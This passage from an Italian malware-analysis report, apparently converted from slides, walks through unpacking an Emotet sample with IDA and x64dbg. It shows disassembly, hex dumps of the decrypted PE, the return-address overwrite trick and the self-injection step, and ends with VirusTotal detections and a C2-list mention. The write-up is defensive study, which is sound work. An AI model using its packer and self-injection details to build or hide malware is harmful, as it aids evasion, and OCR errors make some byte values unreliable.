add    dword_419074, eax
mov    edi, edi
mov    ecx, dword_419070
mov    edx, dword_419074
mov    [ecx], edx
pop    edi
pop    ebp
retn
decrypt endp
```

# End of main...

- Siamo finalmente arrivati alla fine del `main`, in corrispondenza del quale accade qualcosa di inaspettato!
- Teoricamente l'esecuzione del malware dovrebbe terminare a questo punto, ma notiamo l'indirizzo `401264h` il quale punta ad un'area codice fino ad ora inesplorata...



```
loc_40140B:
push 241h
push 4
call sub_401560
add esp, 8
mov ebx, ebx
mov eax, eax
mov ecx, 401264h
mov eax, eax
mov ebx, ebx
sub ecx, 4 =401260h
mov eax, eax

loc_40142C:
mov ebx, ebx
mov eax, eax
push ecx
mov eax, eax
retn
Main endp ; sp-analysis failed
```

Mostriamo di seguito l'area di memoria puntata e si nota chiaramente come sullo stack vengono fatte una serie di **push**, compreso il valore del puntatore **retVirtualAlloc\_plus**, che ricordiamo essere l'area di memoria che era stata **decifrata** e alla quale il malware sembra voler arrivare o accedere nel corso dell'esecuzione.



```
.text:00401253 ; -----  
.text:00401254 align 10h  
.text:00401260 push    ebp  
.text:00401261 mov     ebp, esp  
.text:00401263 mov     esp, dword_418FF0  
.text:00401269 pop    eax  
.text:0040126A mov     ebp, eax  
.text:0040126C push    handleFileProcesso  
.text:00401272 push    checkValue  
.text:00401278 push    retVirtualAlloc_plus  
.text:0040127E retn  
.text:0040127F ; -----  
.text:0040127F pop    ebp  
.text:00401280 retn
```

# Analisi Dinamica Avanzata

ww.exe

- Per comprendere a fondo il comportamento dell'eseguibile `ww.exe`, è stata necessario effettuare un'analisi dinamica avanzata
- Si è utilizzato il debugger `x64dbg` 

# x64dbg

**x64dbg** è un debugger x64/x32 per Windows creato da **mrexodia** e mirato alla malware analysis e al reverse engineering degli eseguibili di cui non si dispone del codice sorgente.

Lo scopo principale di questa analisi è quello di capire se e come il malware esegue un'operazione di unpacking e di risalire, eventualmente, all'esecuzione effettiva del codice malevolo.





- Dall'analisi statica con IDA abbiamo visto che il programma alloca un'**area di memoria** nello spazio di indirizzamento del processo corrente grazie alla funzione *VirtualAllocEx* e che, successivamente, scrive e decifra dei dati al suo interno.
- Avviando una sessione di debugging possiamo analizzare il contenuto di questa area di memoria...

# Individuazione dell'area di memoria

La funzione *VirtualAllocEx* restituisce come valore di ritorno il **base address** dell'area di memoria allocata.

Per risalire a quest'ultimo, quindi, inseriamo un **breakpoint** in corrispondenza dell'istruzione di **ret** della funzione *VirtualAllocEx*.




7755275F	CC	int3
77552760	8BFF	mov edi,edi
77552762	55	push ebp
77552763	8BEC	mov ebp,esp
77552765	51	push ecx
77552766	51	push ecx
77552767	8B45 0C	mov eax,dword ptr ss:[ebp+C]
7755276A	8945 F8	mov dword ptr ss:[ebp-8],eax
7755276D	8B45 08	mov eax,dword ptr ss:[ebp+8]
77552770	8945 FC	mov dword ptr ss:[ebp-4],eax
77552773	56	push esi
77552774	85C0	test eax,eax
77552776	v 74 0C	je kernelbase.77552784
77552778	3B05 D8766077	cmp eax,dword ptr ds:[776076D8]
7755277E	v OF82 04A80200	jb kernelbase.7757CF88
77552784	FF75 14	push dword ptr ss:[ebp+14]
77552787	8B45 10	mov eax,dword ptr ss:[ebp+10]
7755278A	33F6	xor esi,esi
7755278C	83E0 C0	and eax,FFFFFFC0
7755278F	50	push eax
77552790	8D45 F8	lea eax,dword ptr ss:[ebp-8]
77552793	50	push eax
77552794	56	push esi
77552795	8D45 FC	lea eax,dword ptr ss:[ebp-4]
77552798	50	push eax
77552799	6A FF	push FFFFFFFF
7755279B	FF15 58A76077	call dword ptr ds:[<NtAllocateVirtualMemory>]
775527A1	85C0	test eax,eax
775527A3	v 78 OA	js kernelbase.775527AF
775527A5	8B75 FC	mov esi,dword ptr ss:[ebp-4]
775527A8	8BC6	mov eax,esi
775527AA	5E	pop esi
775527AB	C9	leave
● 775527AC	C2 1000	ret 10 ←
775527AF	8BC8	mov ecx,eax
775527B1	E8 3A1CFEFF	call kernelbase.775343F0
775527B6	EB F0	jmp kernelbase.775527A8
775527B8	CC	int3

Una volta eseguito il programma fino al breakpoint, preleviamo il contenuto del registro **EAX**, che è il registro nel quale viene tipicamente scritto il valore di ritorno delle funzioni nelle architetture x86.

<b>EAX</b>	<b>00470000</b>
<b>EBX</b>	<b>00000000</b>
<b>ECX</b>	<b>3D4F0000</b>
<b>EDX</b>	<b>00470000</b>
<b>EBP</b>	<b>0019FEAO</b>
<b>ESP</b>	<b>0019FE74</b>
<b>ESI</b>	<b>004E40F4</b>
<b>EDI</b>	<b>00401F18</b>

Address	Hex
00470000	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470010	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470020	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470030	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470040	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470050	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470060	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470070	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470080	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
00470090	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
004700A0	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
004700B0	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
004700C0	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
004700D0	00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00



Come ci aspettavamo, l'area di memoria allocata a valle della *VirtualAllocEx* è vuota.

- Possiamo, quindi, proseguire con l'esecuzione del programma fino alla fine del *main* e leggere il contenuto dell'area di memoria in seguito alle fasi di scrittura e decifratura individuate in IDA.



```


004013D0 83EA 15
004013D3 8915 00904100
004013D9 A1 08804000
004013DE 0345 F0
004013E1 0305 FC8F4100
004013E7 A3 FC8F4100
004013EC 8B0D DC8F4100
004013F2 2B0D E08F4100
004013F8 890D DC8F4100
004013FE BA 02000000
00401403 85D2
00401405 ^ OF85 4AFFFFFF
00401408 68 41020000
00401410 6A 04
00401412 E8 49010000
00401417 83C4 08
0040141A 8BDB
0040141C 8BC0
0040141E B9 64124000
00401423 8BC0
00401425 8BDB
00401427 83E9 04
0040142A 8BC0
0040142C 8BDB
0040142E 8BC0
00401430 51
00401431 8BC0
00401433 C3

sub edx,15
mov dword ptr ds:[419000],edx
mov eax,dword ptr ds:[408008]
add eax,dword ptr ss:[ebp-10]
add eax,dword ptr ds:[418FFC]
mov dword ptr ds:[418FFC],eax
mov ecx,dword ptr ds:[418FDC]
sub ecx,dword ptr ds:[418FEO]
mov dword ptr ds:[418FDC],ecx
mov edx,2
test edx,edx
jne ww.401355
push 241
push 4
call ww.401560
add esp,8
mov ebx,ebx
mov eax,eax
mov ecx,ww.401264
mov eax,eax
mov ebx,ebx
sub ecx,4
mov eax,eax
mov ebx,ebx
mov eax,eax
push ecx
mov eax,eax
ret

```

L'area di memoria è stata quindi riempita e al suo interno troviamo:

- Nomi di **API Windows**
- Caratteri che sembrano formare un **PE header**
- Un'area contenente **codice eseguibile**



Address	Hex	ASCII
00470000	6D 6B 6E 6A 68 74 33 34 74 66 73 65 72 64 67 66	mknjht34tfserdgf
00470010	77 31 31 31 31 31 32 63 6C 64 64 72 31 31 31 00	w111112c1ddr111.
00470020	00 00 6D 6E 31 31 32 32 76 76 34 34 6F 63 00 00	..mn1122vv44oc..
00470030	00 00 00 6E 6D 6A 6B 31 69 62 31 61 66 66 45 78	...nmjk1ib1affEx
00470040	41 00 00 00 66 66 67 67 33 6C 65 50 6F 69 6E 74	A...ffgg3lePoint
00470050	65 72 00 00 00 6C 73 74 72 6C 65 6E 41 00 00 00	er...lstrlenA...
00470060	00 00 00 00 00 00 6C 73 74 72 63 61 74 41 00 00	.....lstrcmpA..
00470070	00 00 00 00 00 00 00 00 69 72 74 75 61 6C 50 72	.....VirtualPr
00470080	6F 74 65 63 74 00 00 00 55 6E 6D 61 70 56 69 65	otect...UnmapVie
00470090	77 4F 66 46 69 6C 65 00 00 47 65 74 4D 6F 64 75	wOfFile..GetModu
004700A0	6C 65 48 61 6E 64 6C 65 41 00 57 72 69 74 65 46	leHandleA.WriteF
004700B0	69 6C 65 00 00 00 00 00 00 00 00 43 6C 6F 73 65	ile.....Close
004700C0	48 61 6E 64 6C 65 00 00 00 00 00 00 56 69 72 74	Handle.....Virt
004700D0	75 61 6C 46 72 65 65 00 00 00 00 00 00 47 65 74	ualFree.....Get
004700E0	54 65 6D 70 50 61 74 68 41 00 00 00 00 00 43 72	TempPathA.....Cr
004700F0	65 61 74 65 46 69 6C 65 41 00 00 00 00 00 00 00	eateFileA.....
00470100	01 00 00 00 08 00 00 00 02 00 00 00 04 00 00 00	.....@...
00470110	10 00 00 00 80 00 00 00 20 00 00 00 40 00 00 00	.....@...
00470120	00 F6 00 00 A4 59 90 00 EA 03 00 00 ED 03 00 00	.ö..¤Y..ê..í..
00470130	FE FB 00 00 31 03 00 00 E9 03 00 00 29 04 00 00	þû..1...é...)
00470140	E9 03 00 00 E9 03 00 00 E9 03 00 00 E9 03 00 00	é...é...é...é...
00470150	E9 03 00 00 E9 03 00 00 E9 03 00 00 E9 03 00 00	é...é...é...é...
00470160	61 04 00 00 E7 1A BA 0E E9 AF 09 CD C8 BB 01 4C	a...ç..é..í»..L
00470170	AC 25 54 68 00 77 20 70 FB 6A 67 72 C8 68 20 63	→%Th.w pûjgrÈh c
00470180	C8 69 6E 6F DD 23 62 65 09 76 75 6E 09 6D 6E 20	ÈinoÝ#be.vun.mn
00470190	A5 4A 53 20 C4 6A 64 65 FF 08 0D 0A CD 03 00 00	¥JS Äjdeý...í...
004701A0	E9 03 00 00 46 DB 0D CB 02 BA 63 98 12 BA 63 98	é...FU.E..°c..°c.

# Continuo del flusso d'esecuzione

- A questo punto, dall'analisi statica, sembra che l'esecuzione termini qui in quanto si conclude l'unica funzione eseguita nel **main**.
- In realtà, grazie all'analisi dinamica, ci si rende conto che l'indirizzo di ritorno per questa funzione viene **sovrascritto** nelle ultime istruzioni!
- Si salta così ad una **nuova area testo** scollegata dal resto del codice.

00401417	83C4 08	1	add esp,8
0040141A	88DB		mov ebx,ebx
0040141C	8BC0		mov eax,eax
0040141E	B9 64124000	2	mov ecx,ww.401264
00401423	8BC0		mov eax,eax
00401425	88DB		mov ebx,ebx
00401427	83E9 04	2'	sub ecx,4
0040142A	8BC0		mov eax,eax
0040142C	88DB		mov ebx,ebx
0040142E	8BC0		mov eax,eax
00401430	51	3	push ecx
00401431	8BC0		mov eax,eax
00401433	C3		ret

- 1• **add esp,8** --> cancella dallo stack il vecchio indirizzo di ritorno
- 2• [**mov ecx,ww.401264**] e [**sub ecx,4**] --> scrive in ecx l'indirizzo della nuova area testo
- 3• **push ecx** --> push nello stack del nuovo indirizzo!

# Unpacking del malware

Il codice presente nell'area di memoria precedentemente analizzata realizza l'**unpacking** del malware. I passi che esegue possono essere riassunti nelle seguenti fasi:

- Allocazione di una nuova area di memoria (*VirtualAlloc*)
- Copia in quest'ultima di una porzione di dati presenti nell'area di memoria precedentemente analizzata
- Decifratura dei dati copiati

1

Address	Hex	ASCII
00030000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00030090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000300A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000300B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000300C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000300D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Copia

2

Address	Hex	ASCII
00030000	A4 59 90 00	MY...é...í...þù..
00030010	31 03 00 00	1...é...).é...
00030020	E9 03 00 00	é...é...é...é...
00030030	E9 03 00 00	é...é...é...a...
00030040	E7 1A BA 0E	ç.º.é..íÈ».L-ººTh
00030050	00 77 20 70	.w pûjgrÈh cÈino
00030060	DD 23 62 65	Ý#be.vun.mn ¥JS
00030070	C4 6A 64 65	Äjdeý...t...é...
00030080	46 DB 0D CB	FÙ.É..°c..°c..°c.
00030090	5F C3 86 98	_Å...°c..Å.Ó'c.
000300A0	3B 6D 63 68	;mchÅ'c.é...é...
000300B0	E9 03 00 00	é...é...9A.-...
000300C0	D2 95 9E 5C	ð..\\é...é...é...
000300D0	E2 04 OC 00	â...éÉ..és..é...

Decifrazione

3

Address	Hex	ASCII
00030000	4D 5A 90 00	MZ.....yy..
00030010	B8 00 00 00	@.....
00030020	00 00 00 00	.....
00030030	00 00 00 00	.....
00030040	0E 1F BA 0E	..º..í!..Lí!Th
00030050	69 73 20 70	is program canno
00030060	74 20 62 65	t be run in DOS
00030070	6D 6F 64 65	mode....\$.....
00030080	AF DF 0D CB	..B.Èèxc..èxc..èxc..
00030090	96 C7 86 98	.ç..Íç..çç..èçc..
000300A0	52 69 63 68	Richèçc.....
000300B0	00 00 00 00	.....PE..L...
000300C0	3B 92 9E 5C	;;\\.....à...
000300D0	0B 01 OC 00	.,..í..P.....

- Il risultato di queste operazioni è un'area di memoria contenente un effettivo PE header seguito da sezioni `.text`, `.data`, `.rdata`, `.reloc`.
- Abbiamo, quindi, tra le mani un vero e proprio **PE file** che, con molta probabilità, corrisponde al vero eseguibile del Malware.
- Il contenuto di quest'area di memoria viene spostato in diverse aree fino ad arrivare, in ultimo, all'area che inizia alla locazione `400000`.



# Esecuzione del vero malware:

## Self injection

- Scrivendo nell'area di memoria che inizia alla locazione 400000, il programma **sovrascrive** le proprie sezioni.
- Successivamente, il flusso d'esecuzione del programma passa al codice presente in quest'area.
- La tecnica realizzata dal Malware è quindi una vera e propria **Self Injection**.

# Estrazione dell'exe unpacked

- Al fine di analizzare il contenuto del **PE file** ottenuto, eseguiamo un dump della memoria grazie ad OllyDump, un plugin di x64dbg.
- Otteniamo così un nuovo file eseguibile (`emotet_unpacked.exe`)



# Analisi exe unpacked

Dopo aver spacchettato l'eseguibile malevolo abbiamo tentato di applicare l'analisi classica...

# Virus Total

① 54 security vendors and 2 sandboxes flagged this file as malicious

Community Score: 54 / 71

File Hash: 11c8e78b57ee86e80ce9b389aaa52a465cd756c67e42702800d9867acd2a8397  
File Name: EMOTET1852OllyDump.exe  
File Type: EXE  
Size: 80.00 KB  
Last Analysis Date: 8 days ago

Detection Details: peexe, spreader, idle

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: ① trojan.emotet/dtxh

Threat categories: trojan, banker

Family labels: emotet, dtxh, androm

Security vendors' analysis:

Vendor	Signature	Vendor	Signature
AhnLab-V3	① Trojan/Win.Emotet.R470318	ALYac	① Trojan.Agent.DTXH
Antiy-AVL	① Trojan[Banker]/Win32.Emotet	Arcabit	① Trojan.Agent.DTXH
Avast	① Win32:Evo-gen [Trj]	AVG	① Win32:Evo-gen [Trj]
Avira (no cloud)	① TR/Crypt.XPACK.Gen	BitDefender	① Trojan.Agent.DTXH
BitDefenderTheta	① Gen>NN.Zexaf.36662.fqW@aGhFlwj	Bkav Pro	① W32.AIDetectMalware

Ovviamente il file è stato identificato come malevolo (da 57/71 vendors)

Nella sezione **Behavior** di Virus Total oltre alle operazioni effettuate dal malware, i registri settati e i processi creati notiamo una sezione estremamente interessante che viene proprio denominata **C2:list**. Essa con buona probabilità rappresenta la lista di Server C2 che il malware tenta di contattare.


